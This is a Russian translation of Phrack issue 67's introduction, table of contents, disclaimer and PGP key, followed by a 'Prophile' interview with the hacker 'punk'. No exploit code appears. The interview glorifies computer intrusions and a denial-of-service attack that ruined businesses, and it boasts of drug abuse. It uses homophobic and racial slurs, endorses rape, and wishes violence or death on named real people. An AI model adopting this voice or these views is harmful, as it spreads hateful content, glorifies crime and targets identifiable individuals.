Phrack RU issue 067

Русская версия Phrack, выпуск 067. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; социальная инженерия, carding, физический доступ и практические схемы.

Материалы выпуска: Введение; PHRACK PROPHILE: punk; Phrack World News; LOOPBACK; Как выжить в тюрьме; Инструментирование ядра с помощью kprobes; ProFTPD с mod_sql: удалённое переполнение кучи до аутентификации с получением root; The House Of Lore: Reloaded — ptmalloc v2 & v3: анализ и эксплуатация; Надгробное слово строкам формата; Динамический анализ программ и эксплуатация уязвимостей; Эксплуатация повреждений памяти в программах на Fortran под UNIX/VMS; PHRACKERZ: Две истории; Заметки об эксплуатации удалённого переполнения стека; Замечания по безопасности, архитектуре и администрированию цифровых коммутационных систем Siemens DCO-CS; Взлом разума ради удовольствия и выгоды; International scenes.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: Phrack Staff

17 ноября 2010 года

```
|=-----------------------------------------------------------------------=|
|=--------------------------=[ Introduction ]=---------------------------=|
|=-----------------------------------------------------------------------=|
|=----------------------=[ By The Phrack Staff ]=-----------------------=|
|=-----------------------------------------------------------------------=|
|=----------------------=[  November 17, 2010  ]=-----------------------=|
|=-----------------------------------------------------------------------=|
```

> *«Величайший фокус, который когда-либо проделал Дьявол, — это убедить мир в том, что его не существует»*
> *— Verbal Kint*

Час ночи, на этой второстепенной дороге нет ни души. Честно говоря, я почти уверен, что половина её обходится без разметки, которая напоминала бы, что дорогу надо делить со встречными машинами. Идёт дождь, но несильный. Я еду домой.

Вторник. Что, чёрт возьми, я делаю здесь, в получасе от дома, медленно ползу под дождём? Час пять ночи, я знаю эту дорогу, я знаю это чувство, я узнаю эту дрожь. Я отпускаю себя. Выключаю музыку — хочу тишины.

Два ночи, в это время суток никто не заходит на эту машину. Логи фиксируют меня, но я их почищу. Я знаю эту дорогу, я знаю это чувство, я узнаю эту дрожь. Включаю музыку — игра началась. Я уверен, что кто-то ещё бывал здесь, кто-то ещё видел этот `#` раньше меня.

«Я отымею тебя, если ты не отымеешь меня первым, сэр». Справедливо — таково правило. Потом пойду спать. Завтра встречаюсь с друзьями, надо сесть на поезд. Буду ночевать на диване у человека, которого никогда не видел вживую, но хорошо знаю.

Час ночи, десять лет спустя. GPG-письмо от того парня, что когда-то предложил мне диван. Потом ещё раз. Сколько раз мы виделись лично — посчитаю на двух руках, но слов, которыми мы обменялись, хватит, чтобы переполнить `short`. Снова встретились — думал, ты пропал. Всё меняется, да. Жизнь дала нам то, что можно потерять, и мы держимся за это. Мы теряли людей, деньги, возможности — вот почему держимся. Однажды хакер — навсегда хакер, верно? Давай допишем этот код. Давай съездим в этот город.

Два ночи, сейчас. В этой истории, в этом Вступлении, нет ничего настоящего. Меня там не было, это не обо мне. Просто поток ASCII-символов. Кто-то там снаружи проделал великий фокус и убедил мир, что безопасность — это крутой бизнес. Кто-то проделывает ещё более великие фокусы и зарабатывает деньги на своём невежестве, паразитируя на чуть большем невежестве других. Где-то облава на каких-то пацанов оказывается необходимой, чтобы поддерживать «загадочность» живой, чтобы повозка катилась дальше. Кто-то шпионит за бывшими товарищами, потому что это стоит миллионов. Все довольны, а мы медленно растворяемся. Прочь, в новое Подполье.

«Я отымею тебя, если ты не отымеешь меня первым, сэр».

Если тебя бьёт дрожь, если ты там бывал, если ты это чувствуешь — ты понимаешь, о чём я. PHRACK может умереть. Группы могут умереть. Всё, что мы знаем сегодня, может умереть. Великий фокус, кажется, и правда работает — прощай, Подполье, добро пожаловать, Индустрия Безопасности. Не так быстро.


«Однажды хакер — навсегда хакер, верно?»

Игра началась.

С невероятным удовольствием представляем вам наш новый выпуск:

```
 ______  _     _ ______  _______ _______ _     _      _ _   _______ ______
(_____ \(_)   (_|_____ \(_______|_______|_)   | |    _| U |_(_______|______)
 _____) )_______ _____) )_______ _       _____| |   (_      _)______       _
|  ____/|  ___  |  __  /|  ___  | |     |  _  _)    _| O |_|  ___ \     / )
| |     | |   | | |  \ \| |   | | |_____| |  \ \   (_      _) |___) )   / /
|_|     |_|   |_|_|   |_|_|   |_|\______)_|   \_)    |_n_| |______/   (_/

                - By the community, for the community. -
```

Но подождите... дата выпуска... она звучит знакомо... О БОЖЕ!!!



Да. Именно так, друзья. Этот 67-й выпуск — праздник 25-летия Phrack. С днём рождения, Phrack!

Из прошлого

Однажды в полночь унылую, когда я, слабый и усталый, над томом старинным склонился...

Привет, кибердрузья. Это ваш старый друг Майк Шиффман, он же route, он же daemon9. *Кибер-обнимашки!* Как же давно мы не виделись! Не может быть! Вы все выглядите одинаково — молодыми, жадными до знаний и голодными... Я? Я всё ещё здесь, просто старше, седее и чуть

менее заметен. Ладно, скажу прямо — я искренне польщён, что вы, чертовы хулиганы, всё ещё меня помните.

Немало времени прошло, пока я варился в этом деле. Имею в виду, что ещё в 1994-м, когда я начал ковыряться в тусовке, я был просто маленьким придурком, который много качался и осветлял волосы в белый цвет. Конечно, я, вероятно, был первым накачанным белобрысым парнем с огромной татуировкой компьютерного чипа на спине, одержимым неутолимой жаждой компьютеров, хакинга и написания всевозможных постов в Usenet — но следом должны были прийти легионы...

Теперь, в 2010-м, я значительно более крупный и опытный придурок. Прошло уже больше 16 лет. Татуировок у меня прибавилось, а волосы седеют уже сами по себе. И я предаюсь воспоминаниям... Оглядываюсь и размышляю о тех днях. Кое-что из того, что я делал тогда... Мои посты в comp.security на Usenet. Электронный журнал «The Infinity Concept» — предтеча моих редакторских дней в Phrack. Мой .plan-файл на netcom.com. PGP Attack FAQ.

Я помню, как меня поимели. Помню первый раз, когда мне раздолбали телефоны, и вы, мерзавцы, переадресовали мои звонки на бридж и говорили людям, что я умер от СПИДа. Помню, как моя тогдашняя подруга боялась до усрачки, что будет дальше. Помню, как мои доксы слили в #phrack. Помню, как u4ea угрожал внести мой SSN в базу NCIC. Помню, как Bane и u4ea звонили мне домой раз за разом. Ещё помню фотографии u4ea в женском платье. Помню, как Bane получил оплеуху от Synapse на Defcon 4. Помню специального агента Питера Трахона и его напарника, который выглядел и говорил как Сержант Слотер из GI JOE — оба из Отдела по компьютерным преступлениям ФБР Сан-Франциско; они забрали меня в Crown Victoria последней модели, отвезли в Max's Opera Cafe в Уолнат-Крик, Калифорния, и трясли меня, выбивая компромат на других кибер-придурков, которых расследовали... Помню teardrop. Помню Loki. Помню, как TQBF говорил мне, что стоит быть очень осторожным при публикации техники/кода скрытого туннелирования по ICMP — я якобы «наступал на мозоли активным людям»... Помню, как подключил старый проводной телефон к проводке соседа, чтобы позвонить ему и обсудить это... Помню Кэролин Мейнел... И её дочь Вирджинию на Defcon 5. Помню, как Eric Bloodaxe выбрал меня редактором Phrack вместе с Voyager и Redragon. Помню, как я затмил их и привёл собственную редакционную команду... Помню, как здорово было быть редактором Phrack.

Помню, каким великим был Phrack. Каким удивительным он остаётся. Честь и хвала нынешней редакции за то, что держат его живым, — и вот за следующие 25 лет. Придите ко мне тогда и напишите обо мне профайл.

С любовью и поцелуями, Тусовка,

MS он же Route он же daemon9

То, чего вы ждали

Сказать, что мы гордимся выпуском этого номера, было бы преуменьшением — по многим причинам, и прежде всего потому, что вам будет в удовольствие его читать. Ах да, и кстати, приносим извинения за ожидание...

```
08:21 |     --->| su [~su@201.6.x.y] #phrack
08:23 |     --->| arr[][] [arr@fledge.z.org] #phrack
08:29 |      su | halfdead, у тебя снова проблемы с man gcc? вот поэтому
                  выпуск phrack так запаздывает?
08:30 |    Dreg | wtf
08:30 | @bab00n | hoho
```

Двойная. Нет. Тройная внутренняя шутка. Может, вы и долго ждали, но мы всё же успели раньше ZF #06 ;>

```
$ cat p67/index.txt

<-------------------------( Table of Contents )------------------------->

 0x01  Introduction ..................................... Phrack Staff

 0x02  Phrack Prophile on punk .......................... Phrack Staff

 0x03  Phrack World News ................................ EL ZILCHO

 0x04  Loopback (is back) ............................... Phrack Staff

 0x05  How to make it in Prison ......................... TAp

 0x06  Kernel instrumentation using kprobes ............. ElfMaster

 0x07  ProFTPD with mod_sql pre-authentication ......... FelineMenace

 0x08  The House Of Lore: Reloaded ...................... blackngel

 0x09  A Eulogy for Format Strings ...................... Captain Planet

 0x0a  Dynamic Program Analysis and Software Exploitation . BSDaemon

 0x0b  Exploiting memory corruptions in Fortran programs .. Magma
       under UNIX/VMS

 0x0c  PHRACKERZ: Two Tales ............................. Antipeace
                                                              &
                                                         The Analog Kid

 0x0d  Scraps of notes on remote stack overflow ......... pi3
       exploitation

 0x0e  Notes Concerning the Security, Design and ........ The Philosopher
       Administration of Siemens DCO-CS Digital
       Switching Systems

 0x0f  Hacking the mind for fun and profit .............. lvxferis

 0x10  International Scenes ............................. various

<------------------------------------------------------------------------>
```

Вы когда-нибудь замечали, что у некоторых выпусков есть своя тематика? Возьмём, к примеру, p66: четыре статьи посвящены эксплуатации кучи. Теперь возьмём p63: пять статей о технике (анти)реверс-инжиниринга и манипуляций с бинарными файлами, а у p62 явный уклон в сторону Windows. Странно, не правда ли? Совпадение? Смещение в равномерном распределении хакерских площадок? Делайте выводы сами.

В этом выпуске акцент, без всяких сомнений, сделан на эксплуатации в пространстве пользователя. Вы и правда думали, что видели всё? А как насчёт отладки кучи? Пока FelineMenace преподаёт вам трюки на конкретном практическом примере (подсказка: не пропустите исходный код), blackngel детально объясняет технику House Of Lore. Проблемы с fortify? Читайте превосходную статью Captain Planet о форматных багах, а также заметки pi3 о куках. Может пригодиться.

Эксплуатировать баги — это круто, но обнаруживать их — это де-факто обязательно. Вот тут-то и приходит на помощь статья BSDaemon. Читайте и учитесь инструментировать программы. А как насчёт новой площадки? Откройте для себя радость Fortran-хакинга вместе с Magma. Кстати, он, кажется, немного тронулся умом, знаете ли...

Скучаете по ядерным забавам? Почему бы не почитать статью ElfMaster — уверен, вы почерпнёте немало полезного. Скучаете по добрым старым временам фрикинга? Поблагодарите The Philosopher за его вклад (ты нас в итоге довёл, мужик !@#) и изучайте олдскульный хакинг DCO-CS.

Лучшее напоследок. Нам повезло — в этом выпуске не более четырёх нетехнических статей. Вам всё равно? Тупой идиот, проваливай.

Хотя мы уже благодарили их, хочется особо выделить EL ZILCHO, TAp, Antipeace, The Analog Kid, lvxferis и анонимных авторов файла «International Scenes». Phrack, без сомнения, является одним из самых технических источников знаний во всей хакерской сцене — благодаря своим авторам. Но важнейший аспект — не технический. Сегодня в интернете полно впечатляющих источников информации (блоги, книги, конференции), доступных бесплатно. Однако у всех у них нет души. У Phrack есть дух, и в этом его настоящая сила.

В качестве демонстрации этого так называемого духа — блестящая работа EL ZILCHO. Устали от мусора, публикуемого на zdnet? Отведайте Phrack World News. Хотите узнать о жизненном опыте? TAp — ваш человек, один из самых захватывающих материалов этого выпуска. Стоит также обратить внимание на альтернативную литературу у lvxferis. Axax.

Ну а если вы просто мимо проходите, привлечённые хакерской культурой, но ещё не готовы/не способны её принять — материал «Phrackerz» для вас. Он должен дать ответы на вопросы.

— Редакция Phrack

P.S.: Простите, забыли упомянуть o_O. После публикации профиля Pipacs в p66 до нас дошло, что профили белошляпников — самые востребованные. К сожалению, Teo был уже в отпуске [1], когда нам нужно было начинать интервью. Извините, ребята ;> В любом случае — наслаждайтесь punk!

[1] http://kerneltrap.org/mailarchive/openbsd-misc/2010/8/13/6186

Как всегда, поскольку наша редакция без них не сделала бы ничего, кроме дерьма, хотим поблагодарить (без определённого порядка)...

• **route/daemon9:** всё ещё способен написать убойное вступление ;)
• **The Analog Kid:** живой парень
• **nullcon guyz:** классные люди, посетите их замечательную страну!
• **EL ZILCHO:** чёртовски отличная работа!
• **TAp:** мир, братан :>
• **ElfMaster:** ещё один ядерный хакер ;)
• **lvxferis:** кто этот парень???
• **FelineMenace:** команда LOLCats наносит ответный удар ;-)
• **spacewalker:** отзывчивый и одарённый бельгийский братан
• **blackngel:** худший враг malloc
• **Captain Planet:** худший враг форматных багов (обнаружен недостаток вдохновения)
• **argp & huku:** респект за убойные ответы в рекордные сроки
• **BSDaemon:** oi. Tudo bom?
• **punk:** убийца белошляпников
• **the VX scene:** спасибо за поддержку и разнообразное общение на протяжении прошедших месяцев. Особая благодарность izee, herm1t и авторам EOF.
• **Magma:** прими таблетки, дедуля
• **The Philosopher:** хорошая работа
• **antipeace:** ~_o
• **pi3:** Привет, bulba! (упс, не тот)
• **spy:** наш IRC-бот

• **halfdead:** su сказал, что ты вносил вклад в IRC ;)
• **the circle:** респект за прошлые работы.

...за их вклад и поддержку. Трогательно, не правда ли? Но это чистая правда :-)

Политика Phrack Magazine

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Контакты Phrack Magazine

```
  <  Редакторы          : staff[at]phrack{dot}org   >
  >  Материалы          : staff[at]phrack{dot}org   <
  <  Комментарии        : loopback[@]phrack{dot}org >
  >  Phrack World News  : pwned[at]phrack{dot}org   <
```

Материалы можно зашифровать следующим PGP-ключом:
(Подсказка: всегда используйте PGP-ключ из последнего выпуска)

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

mQGiBEucoWIRBACFnpCCYMYBX0ygl3LrH+WWMl/g6WZxxwLM2IT65gXCuvOEbLHR
/OdZ5T7Z6sO4O5b0EWkk5pa1Z8egNp44+Fn+ExI78cv7ML9ffw1WEAS+raQwvN2w
0WUsfztWHZqPf4HMefX92pv+1kVcio/b0aRT5lRbvD7IdYLrtYb0V7RYGwCgi6Or
dJ5iN+YVDMx8lkUICI8kPxcD/1aHZqCzFx7lI//4OtZQN0ndP1OEH+C7GDfYWi4P
DcLNlF812h1qyJf3QCs93PQR+fu7XWAIyyo5rLHpFfuU29ZZH1Oe0VR6pLJTas2Z
zXNdU48Bhj1uf4Xv0NaAYlQ5ffIJ4a37uIKYRn28sOwH/7P8VGD7K7EZn3MMyewo
aPPsA/4ylQtKkaPB9iTKUlimy5ZZorPwzhNliEbIanCGfePgPz02QMG8gnId40/o
luE0YK1GnUbIMOb6LzI2A5EuQxzGrWzDGOM3uLDLzJtBCg8oKFrUoRVu1dnPEqc/
NQzRYjRK8R8DoDa/QZgyn19pXx4oQ3tAldI4dAQ022ajUhEoobQfUGhyYWNrIFN0
YWZmIDxzdGFmZkBwaHJhY2sub3JnPohgBBMRAgAgBQJLnKFiAhsDBgsJCAcDAgQV
AggDBBYCAwECHgECF4AACgkQxgxUfYgthE7RagCeL/XirVrcUzgKBrJGcvo0xjIE
YlkAoIBqC2GuYJrXxPO/KaJtXglJjd7zuQQNBEucoWIQEADrU+2GAZbWbTElblRp
/MyoUNHm0gxOo7afqVdQe8epub/waQD1bnE+VucI7ncmQWUdD0qkkyzaXlFDlvId
LYh/dMu4/h+nTyuCLNqoycqvf1k8Dax6QOADq0BZlM5lGTL6VOBnCitWCvgYCmLO
aPO1bacJlNx0/cpWKe+YELlZss7Q+o4SBvDOyX8B78eEs62dbRAudubFQ/tjQd3z
cXZOSli9Du9DAa2vzk8tq1c6RAs0NY4KxBu+6VW/lxvGt3iNRlFQAdya6Kx3fhog
zVjkt3OOgNDJ6u/9zYbMbtjtoFqSIJDR4DhZ9NbS57nuTkJqh0GDVOtxfKcc8QxH
```

```
wyYiH47M9znHFtHHvT0PzGc2Fl8s3EUFvlXZUW3ikcFbkyqTgnseqv5k9YQ8FDHX
IvBVpj8nqLi3CBADy8z2gy5r4TryV3sfOlTT40r0GtiG3Weeb0wuMj5+hr303zgN
/aH+ps8JvL0TeyXjsDMcTCF1fHSIxPJouSWjOkFMrumAg/rikdn3+dPCCowcLKvQ
isYC60yKEhcYvUDiKKzXrGyM/38Kp/73RA9ZLQ3VjCSX550UCU46hF6u6Qzbd5Jk
T8WesPYqz4jpPzlF1MbaVki4+g5myTR8y1IIarX08mk6l+1YZyjjzmlhKyhdaIiI
QY4uv3EYYFDHiyd0/3ZBfkz62wADBQ//bVf698IFhoLHeCG3USyl/rHyjVUatsCx
ZCwPlWEGzR+RP3XdqwoeFZNA4hXYy3Qr1vJSytbCRDYOK2Rp3Eos1Gncqp3KbUhQ
ZRBxGNbhskZ7VHOvBHIIZ7QU3TDnWLDlWs9oha8zv9XWEmaBmCjBtmRwunphwdv2
O7JpqLbW45l/WAas6CuRi+VxXllQPM2nKX9JwzyWlvnU3QayO+JJwH5bfeW0Wz53
wqMBJz9hvVaClfAzwEnPnWQxxgA6j7S9AuEv7NRLZsC6nHyGwB7vFfL4dCKt4cer
gYOk5RjhHVNuLJSLhVWRfcxymPRKg07harb9adrPcjJ7fCKXN1oPCcacG0O6vcTb
k58MTzs3CShJ58iqVczU6ssGiVNFmfnTrYiHXXvo/+36c+TizwoXJD7CNGDc+8C0
IxKsZbxgvpFuyRRwrzr3PpecY0I2cWZ7wN3WtFZkDi5OtsIKTXHOozmddhAwxqGK
eURB/yI/4L7t2Kh2EaVOyRbXNa4hwPbqbFiofihjKQ1fFsYCUUW0CAOaXu14QrrC
IepRMQ2tabrYCfyNuLL3JwUFKinXs6SrFcSiWkr9Cpay7Ozx5QosV8YKpn6ojejE
H3Xc0RNF/wjYczOSA6547AzrnS8jkVTV2WIJ5g1ExvSxIozlHU5Dcyn5faftz++y
ZMHT0Ds1FMGISQQYEQIACQUCS5yhYgIbDAAKCRDGDFR9iC2ETsN0AJ9D3ArYTLnd
lvUoDsu23bN4bf7gHwCfUGDsUSAWE/G7xQaBuB50qXecJPo=
=cK7U
-----END PGP PUBLIC KEY BLOCK-----
```

PHRACK PROPHILE: punk

Автор: punk@phrack.org

Характеристики

```
          Handle: punk
             AKA: ihaq
Происхождение:  Feelin' lucky, punk?
Место рождения: Вероятно, миссионерская позиция.
          Urlz: HTTP://WWW.EROWID.ORG
     Компьютеры: Intel p75, Intel P4, iMac 20", MacBook Pro 15.4"
      Создатель: Amnesia — кошмар, о существовании которого забываешь
        Член в: The SYNDICATE, 2l8, Project CASSOULET, бывший Ac1dB1tch3z
        Админ в: *.com, The LAB
       Проекты: Amnesia — переносимый руткит для FreeBSD
                Projekt Mayhem — как у всех остальных с крутой шляпой
                Project CASSOULET!@#
          Кодэ: Amnesia — самый переносимый бэкдор в виде модуля ядра?
                Opium — попытка создать функциональный переносимый кит для Solaris.
                xlib.c — старый эксплойт переполнения ENV в Xlib с обходом grsux.
                vtesto — полное бэкдоринг и вторжение в памяти.
                omelette.c — старое асинхронное переполнение DNS в eggdrop.
   Активен с: 1997
Неактивен с: Когда наркотики меня прикончат.
```

Избранное

```
        Актёры: John Travolta, Samuel L. Jackson, Johnny Depp, Riley
                Evans, Lexi Belle, Sash Grey, Eva Angelina.
       Фильмы: Pulp Fiction, Fight Club, Fear and Loathing in Las Vegas
       Авторы: Albert Hofmann
      Статьи: p49-14, p53-5, p55-8, p55-12, p56-5, p60-7, p60-10, p66-8
              p56-14, p57-8, p57-9, p58-4, p58-7, p58-8, p59-7, p61-6
      Встречи: Ни в AA, ни в NA я не хожу
         Секс: Дикий и грязный
       Книги: LSD: My Problem Child, PIHKAL, TIHKAL
       Роман: Кэш вашего браузера
      Встреча: Rita Marley
       Музыка: Jesselyn, Marcel Woods, Mark Knopfler, Pink Floyd, Bush,
                Motorpsycho, Mudvayne, Tiesto, Johan Gielen, Jefferson
                Airplane, Leftfield, The Prodigy, Infected Mushroom.
      Алкоголь: Всё старше 21 года выдержки и пиво. Также красное вино —
                 превращает невинных девушек в шлюх
        Авто: Bugatti Veyron
      Девушки: Должны выглядеть и вести себя как порнозвёзды
        Еда: Главное, чтобы не истекало кровью
     Люблю: Хакинг, наркотики, секс и lulz
 Не люблю: Вайтхэт-пидорасов
```

Ваша нынешняя жизнь в одном абзаце

Безумие. Постоянный хакинг, постоянные путешествия. Живу как вампир на мете. Количество наркотиков в моей крови — предмет зависти каждой аптеки на земле. Продолжаю пробовать новое, жажда знаний не иссякает. Жизнь на краю — единственный способ жить.

Первый контакт с компьютерами

Когда я был ребёнком, в доме родителей появился таинственный чёрный ящик — сверкающий Intel p75 с целыми 16 МБ оперативки и монструозным диском на 850 МБ. К моему огорчению, и он, и коммутируемое подключение были защищены паролем. Ну и посмотрите, чем всё это кончилось...

Страсти: что вас заводит

Головоломка о том, как разрушить собственную жизнь с помощью компьютеров. Гонка против администраторов. Искусство эксплуатации, азарт охоты. При этом ничто не сравнится с разрушением чужой жизни с помощью их же собственных компьютеров.

Вход в андеграунд

Как и многие хакеры до меня, это произошло в тёмные времена EFnet — до chanfux и тогда, когда некоторые операторы ещё не были пламенными гомосексуалами. Я вышел из тени с 2l8.txt после многих лет, когда в основном игнорировал сцену. route ещё «имел время управлять этим местом».

Я вступил в Ac1dB1tch3z и больше не оглядывался.

Unix или Windows?

UNIX. Я бы лучше дал вытащить себе яйца через задницу и запихнуть их в собственный рот, чем застрять с чем-то, которое создано ломаться, не говоря уже о слежке. Я, вероятно, всегда буду человеком FreeBSD. Просто нет ничего, что могло бы сравниться с мощью и гибкостью FreeBSD.

Что касается ОС для ноутбука/десктопа — мне нравится OSX с его ядром FreeBSD. Не идеально, но работает и выглядит красиво.

Какое исследование вы проводили, или какое принесло вам больше всего удовольствия?

Изучение ядра FreeBSD как влагалище своей подруги. Для большинства из вас это было бы влагалище вашей мамы или член вашего папы.

Личное мнение об андеграунде в целом

По-настоящему тёмный андеграунд — это нечто грандиозное. Вайтхэт-публика, которая считает себя андеграундом, вгоняет меня в тоску. Окажите всем услугу и совершите харакири, вайтхэт-личинки. Я действительно восхищён уровнем мастерства внутри блэкхэт-андеграунда. Лидеры мира задрожат от страха, если у них вообще появится хоть какое-то представление о масштабах этого.

Жаль только, что все вайтхэт-позёры, чьё единственное «умение» — публиковать чужие работы и постить XSS на Full-Disclosure. Какого хрена кто-то вообще постит что-либо на FD, кроме как ради lulz и phear. Это выше моего понимания.

Запоминающиеся события / взломы

Разместил гей-порно на EFnet.org, только чтобы понять, что все решили — это фотки с конвенции операторов... наблюдал, как эти идиоты барахтаются в провале, lol @ теория отравления кеша DNS.
P.S.: NS EFnet до сих пор уязвим к атаке редактирования файлов.
Вступление в Ac1dB1tch3z — самую эпичную силу природы.
Захват собственного ISP в 14 лет.
Обвал целого квартала предприятий с помощью land.c — только потом выяснилось, что они все разорились.
Разработка техник обхода неисполняемого стека и кучи.
Вайп тупых опов #phrack из существования.
Выведение из себя вице-президента Южной Африки.
Мочился на полицейскую машину при первом аресте.
Получил по полной от susieq после примерно года без хакинга.
Линковал взломанные серверы EFnet ради lulz.
Был слишком в кайфе от грибов, чтобы попасть на открытие HAR.

Запоминающиеся люди, которых вы встречали

Можно теперь встречать людей? Я думал, для этого существует faceblog.
Al Gore — самый большой лицемер живых... жаль, не было топора.
Krzee — безумный негр прилетел через весь мир в NL только чтобы тусить со мной.
Chris — сделал Майами терпимым.
Grimey & Lance — Viva Montreal!@#
nomed — мой nl-бро.

Запоминающиеся места, где вы побывали

```
svn.freebsd.org        — лучший исходный код
cookie.efnet.nl aka irc.efnet.nl — лучшие онлайн-чаты
```

```
irc.narc.net           — название говорит само за себя
ircd-hybrid.org        — hello world
Chelsea C.'s inbox     — omg. ты грязная штучка
```

Разочаровавшие люди

Я не общаюсь с неудачниками, но могу предложить вам немного CASSOULET?

Можно ли быть наркоманом, не закурив камень? Нет. При этом я верю, что у многих людей есть хакерский дух, они просто об этом не знают. Хакерское мышление распространено среди многих людей — жаль, что некоторые используют его не по назначению или полностью игнорируют. Если вы видите свет в конце туннеля, значит, смотрите не в ту сторону.

Опыт в Ac1dB1tch3z

Был сырой день, EFnet только что был изнасилован и осквернён как шлюха в разгар этерного кайфа вперемешку с GHB и рогипнолом — да, мечта для большинства из вас, я знаю. Один мой друг предложил вступить в некое сборище хакеров, чтобы захватить мир. Так я оказался в Ac1dB1tch3z. Потребовалось лишь несколько минут, чтобы осознать масштаб того, частью чего я стал.

Даже закалённые хакеры, которых я знал годами, приходили, видели непрекращающийся поток безумного хакинга и убегали поджав хвост. Говорят, что незнание — это блаженство, но игнорировать людей, которые делают надёжные удалённые эксплойты кольца 0 с 2001 года — это просто тупость. Я многому вырос за время в AB: находиться рядом с людьми, которые действительно понимают что делают и которым можно доверять, было по-настоящему полезно. Внезапно у меня появился доступ к мозгам лучших хакеров планеты.

Разработка боевых эксплойтов была частью ежедневной рутины. Создание и отработка новых концепций бэкдоринга считалось хобби. Владение системами считалось образом жизни, и это обычно означало владение системами вайтхэт-ниггеров. Ежедневный мозговой штурм идей для 0day — пожалуй, то, чего мне не хватает больше всего.

Wikileaks? Julian Assange? Adrian Lamo?

Думаю, Wikileaks делает важную работу — имею в виду, мочится на лицемерие, которым является армия США. Assange — странный тип. Кто знает, изнасиловал ли он тех женщин или нет. Я бы изнасиловал. Теперь Адриан — это настоящий образчик класса. Вечный искатель внимания, лжец и болтун. Он окажет человечеству услугу, прыгнув в бассейн с жидкой лавой.

Запоминающиеся места, где вы побывали (повтор)

Амстердам. Монреаль. Города греха. Именно там вы найдёте вайтхэтов, переодетых в женщин-проституток для удовлетворения ваших извращённых желаний, или место, чтобы покурить хороший косяк и съесть грибов в компании голых шлюх.

Чем вы гордитесь

Разрушил жизни вайтхэт- и блэкхэт-позёров.
Являюсь самым тёмным блэкхэтом из живых.
Прыжки с парашютом.
Слизал целый лист ЛСД.
Разбил 2 машины ещё до 7 лет.
Держу мировой рекорд по количеству употреблённых наркотиков.
Ещё не убил abh.
Проявил великодушие и не взорвал архивы FD.
Вывел из себя вице-президента Южной Африки.
Имел собственный частный пляж.
Не смотрю телевизор.
Отрезал кому-то палец в третьем классе.
Вырастил первосортную траву.
Сдержался и не избил вайтхэтов физически до состояния фарша.
До сих пор в здравом уме после 35 граммов грибов.

Чем вы не гордитесь

Осознал, что такие люди, как kingcope, существуют и им позволено ходить без отрезанных пальцев и колумбийского галстука, торчащего из горла.
Узнал, что у Osmosis были обнажённые фотки Estella, после того как выяснилось, что раньше она была мужиком.
Не знал, что Joanna раньше была мужиком — вплоть до недавнего времени.
Не напечатал 1к футболок с неопубликованным паролем от Gmail дана кама для HAR.

Мнение о тёмном андеграунде. Он ещё существует? Где?

Ещё как существует. Вайтхэты хотели бы убедить вас в обратном — вероятно, потому что их мир рухнул бы, имей они хоть малейшее представление о его масштабах. Я мог бы сказать где, но тогда мне пришлось бы вас убить.

Самые впечатляющие хакеры

sd, sauron, anakata, xtix, twiz, sgrakkyu, susieq, scut, halfdead, the_uT, blkho, halvar, duke (даже несмотря на то, что iDefense отстой).

Мнение о конференциях по безопасности

Могли бы сразу сдаться властям. Фед-конфы. Единственная причина идти на любую из них — вручить Dan Kaminsky его же входящую почту. P.S.: Дэн, твоя подруга — настоящая психопатка, мужик, слышал, она пыталась нарушить loophole... Не воюешь сам за себя? Впрочем, если бы пришлось выбирать одну, это был бы Blackhat/defcon: больше нигде на земле нельзя одновременно помочиться на столько вайтхэтов, не говоря уже об эпических штуках вроде того, как заставить lh вручить Dan Kam его собственные похороны.

Мнение о Phrack Magazine: 1985? 1995? 2005? 2009?

Круто. Хорошо. Wtf?! Приближается к идеалу.

Что вы хотели бы видеть опубликованным в Phrack?

Больше статей о нарушении правил матрицы. Больше инновационных продвинутых техник эксплуатации. Больше хакерских новостей, больше насмешек — route правильно это понимал. Больше насилия над вайтхэтами.

Приветы конкретным людям/группам

Ac1dB1tch3z, zf0, h0no, UIA, #phrack ops, everyone@laggy, alloy, LaMaLo, остальным из 2l8, большое уважение ILF.

Флэймы конкретным людям/группам

